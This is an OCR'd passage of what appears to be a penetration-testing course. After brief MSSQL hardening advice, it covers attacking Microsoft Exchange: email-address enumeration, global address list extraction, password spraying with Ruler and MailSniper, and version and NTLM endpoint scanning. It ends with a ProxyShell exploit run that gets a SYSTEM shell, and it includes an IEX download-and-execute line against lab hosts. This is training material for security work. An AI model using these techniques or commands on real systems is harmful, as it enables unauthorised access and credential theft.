
Extended Stored Procedures

Another thing to consider are the large number of (extended) stored procedures which `Microsoft` generously provide. As we saw in the `privilege escalation` section, some procedures such as `xp_dirtree`, `xp_fileexist` and `xp_subdirs` may be used to capture the server's `NetNTLMv2` hash. Unless this functionality is strictly needed, disabling them would be a good idea.

Technically speaking, these stored procedure can not be disabled, but EXECUTION permissions may be revoked. For example, to revoke access to the public role so that general users can not execute the `xp_dirtree` stored procedure, we would run the following query:

```
REVOKE EXECUTE ON xp_dirtree TO public;
```

As we can see below, we are no longer able to execute the `xp_dirtree` stored procedure as `ws_user`.



Note that the mentioned stored procedures are undocumented, and are used by the server to perform various tasks. Before revoking access to these procedures in a production environment, it is recommended to test this change in a testing environment to make sure everything still functions. If necessary, it is preferential to grant execute permissions to individual logins.

Updates and Patches

As with any other software, security patches and new features are regularly added to MSSQL Server. `Microsoft` use the following terminology to describe updates:

- `Cumulative Update`: A roll-up update that contains all previous critical on-demand hotfixes to date.
- `Service Pack`: A tested, cumulative set of all hotfixes, security updates, critical updates, and updates.

It is recommended to keep `MSSQL Server` instances up-to-date. That being said, verifying that updates do not break anything in a test environment prior to updating the production environment is just as important.

General Considerations

Up until now, we have discussed defensive considerations specific to `MSSQL Server` itself, but a secure database server in an insecure environment is pointless, so let's discuss other factors which must be considered.

Server Security

Arguably as important as securing the `MSSQL Server` instance is securing the `server` it is running on. An attacker with access to the server running the `MSSQL Server` service has many possibilities for attacking the `MSSQL Server` instance. It is therefore important to:

- Keep the server operating system up to date, to prevent unpatched vulnerabilities from being exploited.
- Use the `Principle of Least Privilege` when granting access to the server.
- Restrict access to the physical `MSSQL Server` files by settings correct file permissions.
- Use the appropriate user to run the `MSSQL Server` service.

Application Security

One of the most common way attackers interact with `MSSQL Server` instance is through `SQL injection` vulnerabilities in applications such as `websites`. It is important to review all applications which interact with the `MSSQL Server` for `SQL injection` vulnerabilities to prevent this from happening. Besides this, it is recommended to host applications and the `MSSQL Server` on seperate servers, so that if a remote code execution vulnerability is discovered in the application, for example, the attackers don't immediatly have access to the database.

Firewall Configuration

It is recommended to restrict network access to the `MSSQL Server` instance as much as possible (once again, `Principle of Least Privilege`). `MSSQL Server` makes use of various ports, as is described by Microsoft in this article, however `TCP/1433` is the most common since it is what is used by default for TCP connections. Most importantly, unless absolutely necessary, connections to the `MSSQL Server` from the public internet should not be allowed.

Regular Security Audits

The final consideration we will discuss is that of (regular) security audits, such as penetration tests. Database administrators are humans, and as such make mistakes, so it is recommended to carry out regular security audits to catch anything that may have been missed. Ideally this would be carried out by a qualified team of professionals, however simply running `Invoke-SQLAudit` from PowerUpSQL as mentioned in the previous section is a good start.

Introduction to Exchange

Communication methods have evolved from handwritten mail to digital ones. In the modern era, communication between employees (colleagues) in an organization happens through email and communication platforms such as Microsoft Teams, Slack, and Rocket.Chat, and others. With the uprising in the dot-com market boom, organizations had to adapt and transfer to digital communication between employees and, in some cases, customers. Almost every organization has external and internal messaging channels, mainly via email. Businesses now rely on Microsoft Exchange, Google Mail, and others to manage their email infrastructure. That being said, neglecting them can compromise their systems, as we will see later.

As of 2024, Microsoft Exchange is integrated into almost every organization for external and internal email communication. Exchange was initially released in 1996 and has undergone many changes since then. The currently supported versions of Exchange are 2016 and 2019. Microsoft Exchange uses different protocols for communication, such as Exchange Web Services (EWS), Outlook Web App (OWA), MAPI over HTTP, and ActiveSync (EAS). Briefly explained, EWS is a SOAP over HTTP used across different applications.


Microsoft Exchange services/components:

Service (Components)	**Description**
AutoDiscover	means for connection using only username and password to an Exchange server
Outlook Web App	email client
Global Address List (GAL)	catalog of the email addresses of users in Active Directory
Outlook Rules	a set of triggers running automatically based on a different set of criteria


Most organizations will have a public-facing service to log into Exchange, such as Outlook Web App, which is usually found at `mail.company.org` or `company.org/owa`. This allows for interacting with Exchange without having the application installed locally.

Interacting with Exchange


We can interact with Exchange in various ways. If we know the exact address of Exchange, we can navigate to it via the browser. This is where the Outlook Web App comes into play, allowing anyone to interact with the email service without an email client.




The expected login schema in Exchange is `DOMAIN\username`, where the domain could be `inlanefreight.local`, `logistics.local`, etc. The username depends on the username schema used in the organization's Active Directory environment. Once we log in, we will be presented with a view of the mailbox. By default, the Inbox will hold all the emails the user has received. Also, it contains views (directories) for drafts, sent emails (sent items), deleted emails (items), and junk, which is equivalent to a Spam folder.



Another vital view (feature) is the People, which holds information about every user on the email server who can send/receive emails. The people and their emails are an essential avenue as they can broaden our knowledge of the company's employees - as many of them might have additional information, such as their role in the company or their phone number, that we can use further for phishing attacks.



Emails can contain a wealth of information ranging from standard communication between employees or other clients to sending in their plaintext representation. We can utilize the search functionality to gain insight into emails or drafts containing such information.



We have covered some basics for interacting with Exchange. We must also note that the Outlook Web Application is one of many ways to interact with the email service. Software such as Outlook, the built-in Mail in Windows applications, and other mail clients can also be used to connect to Exchange. In the upcoming sections, we will cover methods for enumerating the username email schema, brute forcing, and remote code execution due to outdated software.

Exercises

After starting the target machine, please wait for approximately 8 to 10 minutes to ensure that all services have started correctly. Exchange services are high-load and may take longer to load. If you encounter an error while connecting to Outlook Web Access (OWA), please wait and refresh the website until the error is resolved. It's the same Exchange target for all

exchange sections; once you start one target, you can work with other sections without restarting.

Enumeration

The enumeration phase is vital before diving into Exchange, as it will uncover the organization's email address structure. Every organization has a different approach to generating the email address schema for its employees, and the schema can be `[email protected]`, `[email protected]`, `[email protected]`. This kind of information can be obtained through public resources such as social media posts on LinkedIn, their websites, webinars, business cards, or others. Throughout the exercises, we are going to use the following users list:

```
Orval Hodge
Rosie Olsen
Juliette Hull
Wallace Moss
Enid Quinn
Amelia Gross
Tammi Solis
Alma Barber
Gale Dawson
Monroe Novak
```

User Enumeration

With information about potential employees, such as their names and last names, we can utilize the tool usernameAnarchy that will help us create a wordlist based on different formats. For example, based on the username list, we can get different formats such as first and last names, first names, initial and last names, etc. Let's download the tool:

```
git clone https://github.com/urbanadventurer/username-anarchy.git
Cloning into 'username-anarchy'...
remote: Enumerating objects: 386, done.
remote: Total 386 (delta 0), reused 0 (delta 0), pack-reused 386
Receiving objects: 100% (386/386), 16.76 MiB | 5.38 MiB/s, done.
Resolving deltas: 100% (127/127), done.
```

To format our username list, we use the option `--input-file ./users_filename.txt` to generate all formats given the username list we provide:

```
./username-anarchy --input-file ./names.txt
```

```
orval
orvalhodge
orval.hodge
orvalhod
orvahodg
orvalh
o.hodge
ohodge
horval
h.orval
hodgeo
hodge
hodge.o
hodge.orval
oh
rosie
rosieolsen
rosie.olsen
<SNIP>
```

If we are looking for a particular format, we can print the format list using the option `--list-formats` and specify the format we need while running `username-anarchy`:

```
./username-anarchy --list-formats
Plugin name          Example
---------------------------------------------------------------------------
------
first                anna
firstlast            annakey
first.last           anna.key
firstl               annak
f.last               a.key
flast                akey
lfirst               kanna
l.first              k.anna
...SNIP...
```

Exporting Username List

If we already have access to a computer within the domain or an email, we can export the global address list so we don't need to guess emails. Let's do it from Linux and Windows.

Linux

From Linux, we will download the Python script global-address-list-owa:

```
wget -q https://raw.githubusercontent.com/pigeonburger/global-address-
list-owa/main/emailextract.py
```

This script doesn't bypass SSL errors, so we need to modify all `get` and `post` requests. Let's open the file in a text editor and add/modify the following:

```
import requests, json, argparse
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

...SNIP...
try:
 s.get(url+"/owa", verify=False)
 URL = url
except requests.exceptions.MissingSchema:
 s.get("https://"+url+"/owa", verify=False)
 URL = "https://"+url

...SNIP...
r = s.post(AUTH_URL, data=login_data, headers={'user-agent': "Mozilla/5.0
(Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0"},
verify=False)
...SNIP...
```

Other lines need to be modified. Once we change them, we must specify the target server with the option `-i target`, the email address with the option `-u emailAddress`, and the password `-p Password`:

```
python3 emailextract.py -i exch01.inlanefreight.local -u [email protected]
-p 'HTB_@cademy_stdnt!'
Connecting to exch01.inlanefreight.local/owa

Login Successful!
Canary key: lmj6izRyEk66IpjRQjD-
mCCTTv9QvNwI181R0T8_pNdWVLyFHPdR61sYLyyKUTJHj0Le0ZqezYk.
Global List Address ID: e145c509-4761-4507-a92b-e5f76a19daea
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
```

```
...SNIP...
```

Windows

To get a list of emails, we can use MailSniper or PowerView from Windows.

Let's login into the target computer using port `13389`:

```
xfreerdp /u:htb-student /p:"HTB_@cademy_stdnt!" /v:10.129.231.81:13389
/dynamic-resolution /drive:.,linux /bpp:8 /compression -themes -wallpaper
/clipboard /audio-mode:0 /auto-reconnect -glyph-cache
[07:18:40:929] [3307876:3307877] [WARN][com.freerdp.crypto] - Certificate
verification failure 'self-signed certificate (18)' at stack position 0
[07:18:40:930] [3307876:3307877] [WARN][com.freerdp.crypto] - CN =
DC01.inlanefreight.local
...SNIP...
```

Now we need to download MailSniper and import it into a PowerShell session, and use the function `Get-GlobalAddressList`, specify the hostname with the parameter `-ExchHostname` and the credentials with the parameters `-Username <username>` and `-Password <password>`:

```
PS C:\Tools> IEX(New-Object
Net.WebClient).DownloadString('http://10.10.14.228:8000/MailSniper.ps1')
PS C:\Tools> Get-GlobalAddressList -ExchHostname
exch01.inlanefreight.local -Username htb-student -Password
'HTB_@cademy_stdnt!' -OutFile globaladdresslist.txt
[*] First trying to log directly into OWA to enumerate the Global Address
List using FindPeople...
[*] This method requires PowerShell Version 3.0
[*] Using https://exch01.inlanefreight.local/owa/auth.owa
[*] Logging into OWA...
[*] OWA login appears to have failed.

[*] FindPeople method failed. Trying Exchange Web Services...
[*] Trying Exchange version Exchange2010
[*] Using EWS URL https://exch01.inlanefreight.local/EWS/Exchange.asmx
[*] Now attempting to gather the Global Address List. This might take a
while...

[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
```

```
[email protected]
[email protected]
[email protected]
...SNIP...
```

Now that we undestand how to get the list of usernames, we can perform a password spray.

Password Spray

Password spray is an attack that involves using a single password against multiple accounts. This avoids account lockouts when multiple passwords are used on a single account. To choose the correct password for a password spray attack, we need to take into consideration companies' password policies; if we are not aware of their password policies, we can try common passwords such as `companyName<YEAR>!` or `seasons<YEAR>!` and other variations.

To perform a password spray against Exchange, we can use Ruler, an all-around tool for user discovery, password attacks, and more; MailSniper or the Metasploit module `scanner/HTTP/owa_login`, which not only performs a password spray but also discovers the domain schema used in the organization.

Let's see how we can perform password spray from Windows and Linux.

Password Spray from Linux with Ruler

We can use many different Linux tools, including Metasploit, Ruler, and many more, but for this example, we will use Ruler.

Ruler is a tool that allows you to interact with Exchange servers remotely through either the MAPI/HTTP or RPC/HTTP protocol. The main aim is to abuse the client-side Outlook features and gain a shell remotely. It also supports different commands that can leverage access or gain access to Exchange; they range from adding, deleting, displaying rules, or checking users' mailboxes. Ruler can also discover emails based on a given user list by taking advantage of the auto-discover feature; subsequently, upon gathering valid emails, it supports password spray attacks. We can use the Rule's help menu to see all features available:

```
./ruler-linux64
NAME:
 ruler - A tool to abuse Exchange Services

USAGE:
 ruler-linux64 [global options] command [command options] [arguments...]

VERSION:
```

```
 2.4.0

DESCRIPTION:
 _
 _ __ _   _| | ___ _ __
| '__| | | | |/ _ \ '__|
| |  | |_| | |  __/ |
|_|   \__,_|_|\___|_|

A tool by @_staaldraad and @sensepost to abuse Exchange Services.

AUTHORS:
 Etienne Stalmans <@_staaldraad>
 Roman Maksimov <@rmaksimov>

COMMANDS:
 add, a           add a new rule
 delete, r        delete an existing rule
 display, d       display all existing rules
 check, c         Check if the credentials work and we can interact with
the mailbox
 send, s          Send an email to trigger an existing rule. This uses the
target user's own account.
 autodiscover, u  Just run the autodiscover service to find the
authentication point
 brute, b         Do a bruteforce attack against the autodiscover service
to find valid username/passwords
 abk              Interact with the Global Address Book
 form             Interact with the forms function.
 homepage         Interact with the homepage function.
 search           Search for items
 help, h          Shows a list of commands or help for one command

GLOBAL OPTIONS:
 --domain value, -d value       A domain for the user (optional in most
cases. Otherwise allows: domain\username)
 --o365                         We know the target is on Office365, so
authenticate directly against that.
 --username value, -u value     A valid username
 --password value, -p value     A valid password
 --hash value                   A NT hash for pass the hash
 --email value, -e value        The target's email address
 --cookie value                 Any third party cookies such as SSO that
are needed
 --config value                 The path to a config file to use
 --url value                    If you know the Autodiscover URL or the
autodiscover service is failing. Requires full URI,
https://autodisc.d.com/autodiscover/autodiscover.xml
 --proxy value                  If you need to use an upstream proxy.
Works with https://user:pass@ip:port or https://ip:port
```

```
 --useragent value, --ua value  Custom User-Agent string (default:
"ruler")
 --insecure, -k                 Ignore server SSL certificate errors
 --noencrypt                    Don't use encryption the RPC level - some
environments require this
 --basic, -b                    Force Basic authentication
 --admin                        Login as an admin
 --nocache                      Don't use the cached autodiscover record
 --rpc                          Force RPC/HTTP rather than MAPI/HTTP
 --hostname value, -n value     Custom Hostname value (default: "RULER")
 --verbose                      Be verbose and show some of the inner
workings
 --debug                        Be print debug info
 --help, -h                     show help
 --version, -v                  print the version
```

Ruler's brute force mode will attempt to discover valid users/passwords using `autodiscover`. To use it we need to specify the option `--domain <domain name>` (make sure our attack host can resolve the domain correctly), the option `--insecure` if the SSL certificate is not trusted, and the module `brute`, after that we need to specify the list of users with the option `--users users.txt`, we can use the global address list we generated and the passwords in a file with the option `--passwords password.txt`:

```
./ruler-linux64 --domain inlanefreight.local --insecure brute --users
global_address_list.txt --passwords passwords.txt --verbose -a 4
[+] Starting bruteforce
[+] Trying to Autodiscover domain
[+] 0 of 3 passwords checked
[x] Failed: [email protected]:Inlanefreight2022!
[x] Failed: [email protected]:Inlanefreight2022!
[x] Failed: [email protected]:Inlanefreight2022!
[x] Failed: [email protected]:Inlanefreight2022!
...SNIP...
```

Password Spray from Windows with MailSniper

To perform a password spray using `MailSniper`, we can use the functions `Invoke-PasswordSprayOWA` or `Invoke-PasswordSprayEWS`. We need to specify the `-ExchHostname <hostname>` the username list `-UserList <users.txt>`, the password `-Password Inlanefreight2022!` and the output file where we will save the credentials with option `-OutFile owa-sprayed-creds.txt`. For the username list, we must use `DOMAIN\Username`:

```
PS C:\Tools> Invoke-PasswordSprayOWA -ExchHostname
exch01.inlanefreight.local -UserList .\usernames.txt -Password
 "Inlanefreight2024!" -OutFile creds.txt
[*] Now spraying the OWA portal at https://exch01.inlanefreight.local/owa/
[*] Current date and time: 08/14/2024 07:21:59
[*] SUCCESS! User:INLANEFREIGHT\htb-student Password:Inlanefreight2022!
[*] A total of 1 credentials were obtained.
Results have been written to creds.txt.
```

Password Policies and Lockout

Organizations typically implement account lockout policies that trigger after 3 to 5 failed login attempts, although these thresholds vary. If you have access to a domain account, you can use PowerView to retrieve the current lockout policy by executing the following command:

```
PS C:\Tools> (Get-DomainPolicy)."SystemAccess"

MinimumPasswordAge           : 1
MaximumPasswordAge           : 42
MinimumPasswordLength        : 7
PasswordComplexity           : 1
PasswordHistorySize          : 24
LockoutBadCount              : 0
RequireLogonToChangePassword : 0
ForceLogoffWhenHourExpire    : 0
ClearTextPassword            : 0
LSAAnonymousNameLookup       : 0
```

This output provides valuable insights for conducting a password spray attack. Specifically, the `LockoutBadCount` value of `0` indicates the account lockout feature is `disabled`. User accounts will not be locked out after multiple failed login attempts. Consequently, not only is password spraying viable, but more aggressive brute force attacks can also be executed without the risk of locking out user accounts.

Version Enumeration

Another crucial information we can gather from an Exchange server is its version. Understanding the specific version of Exchange is essential because it allows us to identify potential vulnerabilities that could be exploited. Several known vulnerabilities affect different versions of Exchange, and we will cover some of these in the following sections.

To determine the Exchange version, we can leverage a feature called `eDiscovery`, primarily used for compliance and related policies. By sending a `GET` request to the following endpoint using `cURL`, we can enumerate the Exchange version:

```
curl
https://10.129.230.37/ecp/Current/exporttool/microsoft.exchange.ediscovery
.exporttool.application -k | xmllint --format - | grep version

% Total    % Received % Xferd  Average Speed   Time    Time     Time
Current
 Dload  Upload   Total   Spent    Left  Speed
100 16487  100 16487    0     0  65049      0 --:--:-- --:--:-- --:--:--
65166
<?xml version="1.0" encoding="utf-8"?>
 <assemblyIdentity xmlns="urn:schemas-microsoft-com:asm.v1"
name="microsoft.exchange.ediscovery.exporttool.application"
version="15.1.2375.7" publicKeyToken="b1d1a6c45aa418ce" language="neutral"
processorArchitecture="msil"/>
 <assemblyIdentity name="microsoft.exchange.ediscovery.exporttool"
version="15.1.2375.7" publicKeyToken="b1d1a6c45aa418ce" language="neutral"
processorArchitecture="msil" type="win32"/>
 <as:assemblyIdentity xmlns="urn:schemas-microsoft-com:asm.v1"
name="microsoft.exchange.ediscovery.exporttool.application"
version="15.1.2375.7" publicKeyToken="b1d1a6c45aa418ce" language="neutral"
processorArchitecture="msil"/>
```

The version numbers will differ based on the version and cumulative update applied. In our case, the version is `15.1.2375.7`, and based on Microsoft's documentation, it is `Exchange Server 2016 CU22`.

NTLM Endpoint Enumeration

To perform an NTLM endpoint enumeration, we can utilize the ntlmscan Python3 tool. It will perform various checks on predefined endpoints from the default `paths.dic` wordlist and will find endpoints that require NTLM authentication. Some examples are `autodiscover` and `ews`.

```
git clone https://github.com/nyxgeek/ntlmscan
cd ntlmscan
python3 ntlmscan.py
usage: ntlmscan.py [-h] [--url URL] [--host HOST] [--virtualhost
VIRTUALHOST]
                   [--hostfile HOSTFILE] [--outfile OUTFILE]
                   [--dictionary DICTIONARY] [--nmap] [--debug]
                   [--threads THREADS]

options:
  -h, --help            show this help message and exit
  --url URL             full url path to test
  --host HOST           a single host to search for ntlm dirs on
```

```
  --virtualhost VIRTUALHOST
                        Virtualhost header to add to --host
  --hostfile HOSTFILE   file containing ips or hostnames to test
  --outfile OUTFILE     file to write results to
  --dictionary DICTIONARY
                        list of paths to test, default: paths.dict
  --nmap                run nmap when complete
  --debug               show request headers
  --threads THREADS     Number of threads to use Default 100
```

`ntlmscan` allows us to search against a URL or a host. Additionally, the tool can perform virtual host enumeration. It can be used to target OWA servers, Skype for Business, Autodiscover servers, and ADFS servers. Running it against a host (IP), we can uncover an organization's software technologies.

```
python3 ntlmscan.py  --host https://10.129.231.81
[-] Testing path https://10.129.231.81/
[-] Testing path https://10.129.231.81/
[+] FOUND NTLM - https://10.129.231.81/autodiscover/
[+] FOUND NTLM - https://10.129.231.81/ews/
[+] FOUND NTLM - https://10.129.231.81/rpc/
[+] FOUND NTLM - https://10.129.231.81/oab/
```

Subsequently, we can utilize the http-ntlm.info.root Nmap script to enumerate the HTTPS service extracting information related to the domain name, computer name, etc., which can be used further.

```
sudo nmap -sV --script http-ntlm-info --script-args http-ntlm-
info.root=/ews/ -p443 10.129.231.81
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-15 06:04 CDT
Nmap scan report for 10.129.231.81
Host is up (0.0079s latency).

PORT    STATE SERVICE   VERSION
443/tcp open  ssl/https
|_http-server-header: Microsoft-IIS/10.0
| http-ntlm-info:
|   Target_Name: INLANEFREIGHT
|   NetBIOS_Domain_Name: INLANEFREIGHT
|   NetBIOS_Computer_Name: EXCH01
|   DNS_Domain_Name: inlanefreight.local
|   DNS_Computer_Name: EXCH01.inlanefreight.local
|   DNS_Tree_Name: inlanefreight.local
|_  Product_Version: 10.0.17763
```

```
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.49 seconds
```

Conclusion

By enumerating usernames, password policies, and Exchange versions, we lay the groundwork for identifying potential attack vectors within the organization's infrastructure. The information gathered in this enumeration phase will guide the subsequent steps of our security assessment, allowing us to target known vulnerabilities effectively.

In the following sections, we will explore specific vulnerabilities in Exchange servers and demonstrate how they can be exploited to gain unauthorized access or escalate privileges.

Exercises

After starting the target machine, please wait for approximately 8 to 10 minutes to ensure that all services have started correctly. Exchange services are high-load and may take longer to load. If you encounter an error while connecting to Outlook Web Access (OWA), please wait and refresh the website until the error is resolved. It's the same Exchange target for all exchange sections; once you start one target, you can work with other sections without restarting.

Vulnerabilities

ProxyShell

Microsoft Exchange has undergone several critical vulnerabilities through the years, one of which is ProxyShell, which encompasses a chain of vulnerabilities, initially discovered by the security researcher Orange Tsai in early 2021. ProxyShell is a pre-auth remote-code execution allowing an attacker to gain access to the system as `NT AUTHORITY\SYSTEM` without knowing the passwords of emails. The Exchange Team from Microsoft released a post requesting system administrators to update their instances of Exchange to mitigate the issues.

Pre-auth Path Confusion

The researcher discovered the vulnerability when supplying a mailbox in the `Email` parameter of the URI. The lack of input validation in the code caused this. We can use the following URI as a proof-of-concept `/autodiscover/[email protected]/mapi/nspi?&Email=autodiscover/autodiscover.json%[email protected]` :

Exchange MAPI/HTTP Connectivity Endpoint

Version: 15.2.858.2
Vdir Path: /mapi/nspi/

User: NT AUTHORITY\SYSTEM
UPN:
SID: S-1-5-18
Organization:
Authentication: Negotiate
PUID:
TenantGuid::

Cafe: exch.inlanefreight.local
Mailbox: exch.inlanefreight.local

Created: 6/7/2024 10:40:28 AM

Exchange PowerShell Backend Elevation of Privilege and Post-auth Arbitrary File write

Exchange has a dedicated PowerShell module to make configurational changes in the environment. Any user that has the rights to make such changes can utilize commands related to mailboxes using the PowerShell module. While being limited, the `New-MailboxExportRequest` command can be used to write (export) an arbitrary webshell on disk using the -FilePath parameter. However, we must note one caveat, that is the export and import of files in the PST format. The following blog post goes into detail how to take advantage of Exchange PowerShell module, the deserialization path, the communication with the PowerShell remote endpoint, and the interaction between PowerShell and WS Management protocol.

We are going to utilize Proxyshell-Exchange developed by `mr-r3bot` to gain access to the system by specifying the email address of the administrator:

```
git clone https://github.com/mr-r3bot/Proxyshell-Exchange
cd Proxyshell-Exchange/
python3 proxyshell.py -u https://10.129.230.42/ -e [email protected]

ldZUhrdpFDnNqQbf96nf2v+CYWdUhrdpFII5hvcGqRT/gtbahqXahoI5uanf2jmp1mlU041pqR
```

```
T/FIb32tld9wZUFLfTBjm5qd/aKSDTqQ2MyenapanNjL7aXPfa1hR+glSNDYIPa4L3BtapXdqC
yTEhlfvWVIa3aRTZ
[-] Checking for Proxyshell vulnerability on Exchange Server
[+] Exchange Server is vulnerable to Proxyshell
[-] Getting LegacyDN
[+] Successfully get LegacyDN
[-] Getting User SID
[+] Successfully get User SID
[-] Generating token
[+] Token generated:
VgEAVAdXaW5kb3dzQwBBCEtlcmJlcm9zTCFBZG1pbmlzdHJhdG9yQGlubGFuZWZyZWlnaHQubG
9jYWxVLVMtMS01LTIxLTEwODI2MzQ4ODYtMzUzODQzMDQ2Mi0zMDE0MTY2ODMwLTUwMEcBAAAA
BwAAAAxTLTEtNS0zMi01NDRFAAAAAA==
[-] Checking if token is valid or not
[+] Token is valid

PS> get_shell

127.0.0.1 - - [06/Jun/2024 10:36:04] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [06/Jun/2024 10:36:05] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [06/Jun/2024 10:36:05] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [06/Jun/2024 10:36:05] "POST /wsman HTTP/1.1" 200 -
[-] Sending email contains payload with subject id: mrpuhpskaykvbrul
